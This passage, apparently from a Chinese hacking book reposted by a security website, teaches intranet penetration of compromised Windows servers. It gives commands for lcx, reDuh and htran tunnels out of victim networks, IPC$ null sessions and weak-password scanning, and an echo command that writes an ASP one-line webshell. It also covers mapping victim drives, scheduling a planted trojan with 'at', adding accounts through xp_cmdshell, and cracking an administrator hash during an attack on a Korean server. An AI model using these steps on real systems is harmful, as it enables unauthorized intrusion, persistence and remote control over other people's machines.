比如我们要破解“sist $:1102:C47C6018E7D88EF1AAD3B435B51404EE:7B3B0A17F6A9BA116308A53F7853DD41B:::”这条hash，在“Load”里选择“Single hash”，然后将hash粘贴进去后单击“OK”，如图10.23，就可以在主界面中点击“Crack”来进行破解了，可以看到sist$用户的密码为sist，如图10.24。

10.2 端口转发原理及实例

当我们成功入侵了服务器，而服务器的终端服务3389端口也开启，但服务器却是处于内网环境中的话，那么我们是无法直接登录的，还有一种情况就是即使服务器处于外网，但是服务器上安装的防火墙却禁止了外部电脑连接它的端口，也就是防火墙阻断了数据包与远程主机的交互，这时候我们就可以让内网电脑（远程的服务器）主动与我们的外网电脑（我们本机）进行连接，因为防火墙对本机向远程主机发送的数据包是不会阻拦的。在介绍内网端口转发前，我们先来看一下端口转发的原理，如图10.25。




图10.25

因为防火墙对内部向外部提交的数据过滤不严，因此我们可以将远程服务器的终端端口（比如3389）转发到它的9000端口上（可以自定义，但是端口不能是已经使用的），然后我们在本机

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

将监听到的9000端口的数据转发到55端口（也是自己定义的），这样远程服务器通过9000端口就在两台电脑间建立了通信隧道，我们从本机连接55端口的时候，事实上就已经连接到了远程的服务器。

可以许多小菜看了上边的解释，会感觉到有些迷糊，我们来看一个实例就会理解了：Lcx.exe就是通过上述原理实现的端口转发，如果服务器处于内网，或者是服务器虽然处于外网，但是有防火墙阻隔不能连接的话，那我们就可以尝试使用lcx。首先在cmdshell或者webshell中执行“lcx -slave 我们的外网IP 9000 127.0.0.1 3389”命令，如果shell中显示“Make a Connection to 119.*.*.*:9000”，其中119.164.8.16是我的外网IP地址，它的意思就是将服务器3389端口的所有数据都转发到远程的119.164.8.16的9000端口上，如图10.26。




图10.26

然后我们在本机执行lcx的监听命令，格式为“lcx -listen 9000 5555”，如图10.27，意思就是将本机9000端口上监听到的所有数据转发到本机的5555端口上，我们可以清楚的看到，其实现在我们5555端口上的数据就是远程服务器3389端口的数据。




图10.27

这时候就在远程服务器和我们主机之间建立了隧道，我们在cmd下执行mstsc，打开远程桌面，然后输入“127.0.0.1:5555”就会显示登录界面，输入用户名和口令，验证通过后就会进入远程桌面了，如图10.28。在这种状态下，远程服务器和我们本机之间会不停的交换数据流，如图10.29。




图10.28




图10.29

如果我们处于内网环境，可以在路由器中进行端口映射，其实我这里就是通过路由器端口映射实现的，我内网的IP地址为192.168.1.108，通过路由器的“虚拟服务器”功能将9000端口映射了，如图10.30，这样执行“lcx -slave 我们的外网IP 9000 127.0.0.1 3389”还是能够访问到我们本机的，当然本机如果有为外网的IP地址，那么直接利用外网的IP是最为简单的。



图10.30

10.3 reDuh应用技巧

一、使用环境

reDuh和lcx同属于端口转发工具，但是reDuh比lcx具有更加强大的转发能力。在渗透入侵中适用端口转发的网络环境有这么几种：

1、服务器处于内网，但是服务器可以访问外部网络，即可以上网。

2、服务器处于外网，可以访问网络，但是服务器上安装了防火墙，防火墙拒绝3389等敏感端口的连接。

3、服务器受防火墙保护，只对外开放了80的

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

Web端口，并且服务器不能访问网络。

对于以上三种网络情况，lcx可以突破1和2这两种，但是对于第3种情况就无能为力了，因为lcx在使用的过程中需要访问外部网络（反弹型远控木马此时也是不可用的），而此时服务器无法上网。这时就可以借助reDuh了，使用reDuh的前提是服务器支持aspx、php或jsp这些web程序中的一种，当然reDuh的缺陷是转发速度不如lcx快，在转发过程经常会使电脑出现假死状态。

二、使用实例

为了让小菜们更容易上手，我推荐使用reDuh的GUI版，因为GUI版是使用C++语言编写的，无需在客户端安装JDK。我们的测试环境为：目标服务器是Windows Server 2003 Enterprise Editorn SP2 +Tomcat 5.0，并且内网IP地址为 172.19.31.112。

首先通过webshell上传reDuh的服务端版本程序到服务器上，并通过本地浏览器访问，这里我使用的是reDuh jsp版本，如图10.31。reDuh使用时，URL栏就填写服务器上我们上传的reDuh脚本的地址，然后点击“Start”即可，如图10.32。




图10.31




图10.32

“Remote Host”栏填写127.0.0.1，“LocalPort”为本地监听的端口，“Remote Port”为我们要转发的目标端口，填写完毕后，就可以点击“Create”，该版本似乎有个Bug，出现了如图10.33所示的提示，我们不用理会它。打开远程桌面连接“127.0.0.1:1234”就可以登录服务器了，如图10.34。



图10.33



图10.34




图10.35

10.4 内网不能忽视的经典IPC$

由于网络管理员素质的提高，针对ipc$的利用之处已经非常小了，但是对于内网渗透的我们来说却还是有一定的分量。

一、什么是IPC$

IPC$（Internet Process Connection）是共享“命名管道”的资源（大家都是这么说的），它是为了让进程间通信而开放的命名管道，可以通过验证用户名和密码获得相应的权限，在远程管理计算机和查看计算机的共享资源时使用，ipc$连接是需要139或445端口来支持的，连接者甚至可以与目标主机建立一个空的连接而无需使用户名与密码，ipc$漏洞并不是真正意义上的漏洞，它是为了方便管理员的远程管理而开放的远程网络登录功能，默认状态下打开了默认共享，即所有的逻辑盘（c$、d$、e$……）和系统目录winnt或windows（admin$），在本机上我们执行“net share”就可以查看到默认的共享了，如图10.35。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

二、内网渗透中的作用

有些网络管理员喜欢一“码”走天下，这也就意味着我们只要获取了一台电脑的密码，就可以尝试登录其它的电脑了。如果管理员开放了目标主机的IPC$，那我们就可以尝试获取目标信息、管理目标进程和服务，上传木马并运行了。

三、相关命令介绍

（1）建立空连接：**net use \\IP\ipc$ "" /user:""**

（2）建立非空连接：**net use \\IP\ipc$ "用户名" /user:"密码"**

（3）映射默认共享：**net use z: \\IP\c$ "密码" /user:"用户名"**，这样就可以将对方的C盘映射为自己的Z盘，其它盘类推。如果已经和目标建立了ipc$连接，则可以直接使用IP+盘符+$来访问，命令格式为**net use z:\\IP\c$**。

（4）删除一个ipc$连接：**net use \\IP\ipc$ /del**

（5）删除共享映射：

```
net use c: /del 删除映射的c盘，其它盘类推
net use * /del  删除全部，会有提示要求按y确认
```

四、错误号及原因

“错误号5，拒绝访问”：用户权限不够。

“错误号51，Windows 无法找到网络路径”：网络有问题。

“错误号53，找不到网络路径”：IP地址错误、目标未开机、目标的lanmanserver服务未启动、目标上有防火墙（端口被过滤）。

“错误号67，找不到网络名”：你的lanmanworkstation服务未启动、目标删除了ipc$。

“错误号1219，提供的凭据与已存在的凭据集冲突”：你已经和对方建立了一个ipc$，请删除后再连接。

“错误号1326，未知的用户名或错误密码”：即用户名或密码错误。

“错误号1792，试图登录，但是网络登录服务没有启动”：目标上的NetLogon服务未启动（连接域控制器时会出现此情况）。

“错误号2242，此用户的密码已经过期”：目标主机有帐号策略，强制定期要求更改密码。




图10.36

五、实例

了解了相关的命令，下面我们就使用Ntscan来实际演示一下内网渗透中都有何玄机？Ntscan是支持IPC$扫描的NT弱口令猜测工具，双击运行工具，在“StartIP”栏填入要扫描的开始IP地址，比如192.168.1.1，在“EndIp”栏填写扫描的结束IP地址，比如192.168.1.254，然后就可以点击“Start”进行扫描了，不一会儿，NTscan就扫描出192.168.1.254这台服务器存在Administrator/admin的弱口令，如图10.36。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图10.37




图10.38




图10.39



图10.40




图10.41




图10.42




图10.43




图10.44

选中该主机后点击右键，选择“OpenTelnt”，如图10.37，Telnet服务开启成功了，并且提示端口为77，如图10.38。我们已经有了对方的帐号和密码，就可以通过**telnet 192.168.1.254 77**命令来登录Telnet了。

但是在登录telnet后我们上传下载东西也不方便啊，这该怎么办呢？我在这里提供以下两种思路：

（1）如果对方开启了web服务，我们可以向里面写个一句话小马。经过查找，发现对方的web根目录为“D:\test\vnc”，那行我们直接执行**echo ^<^%eval request(chr(35))%^> >xiaoma.asa**，35为“#”的ASCII码，因此这里的一句话小马的密码为“#”，如图10.39，然后就可以通过连接该一句话服务端进行后续工作了。

（2）映射网络驱动器，进行文件操作。我们执行**net use x: \\192.168.1.254\d$ "admin" /user:"Administrator"**，如图10.40。此时在“我的电脑”的网络驱动器中就可以显示“'192.168.1.254' 上的 d$”，如图10.41，现在我们就可以直接拖动本机上的文件到网络驱动器上了。

接下来的思路当然是上传木马运行了，我将一个名为“test.exe”的木马复制到了x盘，当然这里也可以是bat脚本，如图10.42。在telnet下输入**net time \\192.168.1.254**，然后回车执行，该命令将会返回对方计算机的当前时间，如图10.43 。

然后就可以使用**at \\192.168.1.254 23:00 test.exe**命令，这里的test.exe就是一个预设的木马程序，23:00为设置的木马运行的时间，如图10.44。这样到了23:00时对方计算机上的木马就会自动运行了，然后我们就可以从客户端往服务端发出连接请求，连上后就可以实施远程控制了。

其实像啊D工具包这类的工具在内网扫描中还是能起到一定作用的，希望各位读者都能从本节中意识到熟悉网络命令的重要性。

10.5 SocksCap内网渗透技术

面对内网的层层障碍，相信大家都不乐意每次登录内网中某台服务器时都要进行端口转发，在本节内容中我们就来解决这个问题，通过将我们内网中的某台主机设置为SOCKS代理服务器，然后通过它让我们的查询分析器等工具能够访问内网。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

一、sockscap简介

SocksCap是NEC公司开发的一款免费软件，可以使得某些没有提供代理设置的客户端软件通过它来连接Internet。关于sockscap的安装非常简单，我就不再赘述了。Sockscap安装成功后，点击“开始”—“所有程序”—“sockscap v2”，如图10.45。




图10.45

二、设置SocksCap

单击“文件”—“设置”，就会打开Sockscap的设置窗口，如图10.46。假如我们已经有了一个SOCKS代理IP和端口号，就可以在“SOCKS服务器”处填写该IP，在“端口”处填写对应的端口号。在下方的“协议”中我们需要选择“SOCKS版本5”，“域名解析”就选择“由本地端解析所有域名”。




图10.46

三、新建应用程序标志项

下面我们选择想为哪些应用程序进行代理，单击“文件”—“新建”，假如我们想把远程桌面连接工具添加进来，就可以点击“浏览”选中mstsc.exe，然后单击确定，如图10.47。




图10.47

控制台上此时就会自动把应用程序的图标添加进来，如图10.48，选中MSTSC点击右键选择“通过Sock代理运行”，就可以启动该应用程序了，如图10.49。




图10.48




图10.49

四、内网渗透中的SocksCap

仅仅知道Sockscap用来作为第三方的代理软件是不够的，假如我们获得了一台内网电脑的webshell或者cmdshell，为了可以远程连接，我们通常会使用lcx把端口转发出来，但是如果在这台内网主机上频繁下载或者上传，那么就会严重影响我们的工作效率，此时就可以使用代理来解决了。

五、实例篇

我们将172.16.99.1当做代理主机，然后在本机直接连接内网的MSSQL服务器，如图10.50。我的思路是这样的，可以通过htran在对方电脑上安装并开启Socks代理，




图10.50

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图10.51




图10.52



图10.53




图10.54




图10.56

然后通过Sockscap设置。在webshell中执行ipconfig命令，看到服务器处于内网中，并且ip地址为172.16.99.1，如图10.51。

（1）安装代理服务

我已经将htran传到了对方电脑的“D:\RECYCLER”文件夹下，通过执行“D:\RECYCLER\htran -install”命令来进行安装，然后再通过执行“D:\RECYCLER\htran -start”命令启动SOCKS代理，如图10.52。

（2）htran安装代理后，该服务占用的端口号为8009，我们需要将此端口号转发到我们具有外网的本机IP上“D:\RECYCLER\htran -p -slave 本机IP 5555 127.0.0.1 8009”，后面的5555端口号是我指定的，大家可以自行更改，如图10.53。

（3）在本机监听5555端口，也就是远端电脑转发来的数据，并将其转发到7000端口，如图10.54。




图10.55



图10.57

（4）设置Sockscap的代理IP，远端电脑的SOCKS代理数据都转发到本机的7000端口了，此时我们只需简单设置，如图10.55。

（5）通过查询分析器访问内网的172.16.30.70，我通过登录172.16.99.1这台电脑使用Hscan对内部网络进行了扫描，发现172.16.30.200这台主机存在MSSQL的SA弱口令，如图11.56。在Sockscap里新建应用程序标识项，浏览MSSQL的安装目录选中安装目录下的“80\Tools\Binn\isqlw.exe”应用程序，如图10.57。

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

建立好之后，我们通过Sock代理运行“isqlw.exe”，如图10.58，图10.59。然后就可以通过xp?_cmdshell添加帐号和密码了，如图10.60。这样通过本地的工具就轻松的完成了一次小小的渗透入侵，至于其它像远程桌面连接的工作，大家就学着举一反三去操作吧！




图10.58

网上所说的通过将端口扫描工具或者弱口令扫描器进行sockscap代理，然后对内网网段进行扫描，经我和朋友们验证都不能实现，经常会出现超时错误。其实对于同时具有内网和外网的主机，我们可以在该主机上搭建好微软自带的VPN服务器，本机此时就如同处于对方内网中，就可以直接在本地扫描弱口令了。

10.6 内网渗透实例

对于这次与韩国服务器的较量，我将向读者朋友们展示内网渗透中的技巧以及思路。拿到一台内网的电脑，不可能一上来就是狂扫一通，因为当我们还没有清晰的思路和目标时，这种渗透也就失去了意义。网上介绍的一般都是教大家先站稳脚跟，这里不外乎两种，一种是将系统管理员密码破解，另一种就是隐蔽的后门，我推荐使用前者。我们首先使用pwduno7抓取了系统管理员的hash，如图10.61，然后使用ophcrack破解出了系统管理员的帐号密码，如图10.62，这样就可以站稳脚跟继续渗透了。

一、网络环境探测

网络是由一起工作的大量实体构成，向用户提供某种服务，这些实体功能由硬件和软件执行，真实网络中实体的例子有路由器、服务器、普通主机、链路等，所有这些都影响着网络运行的方式以及提供给最终用户的服务质量。例如，如果一台交换机出现故障而从网络上剥离下来，那么与之相连




图10.59




图10.60




图10.61




图10.62

每月及時觀看電子月刊書籍
就上溜客安全網www.176ku.com

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图10.63




图10.64

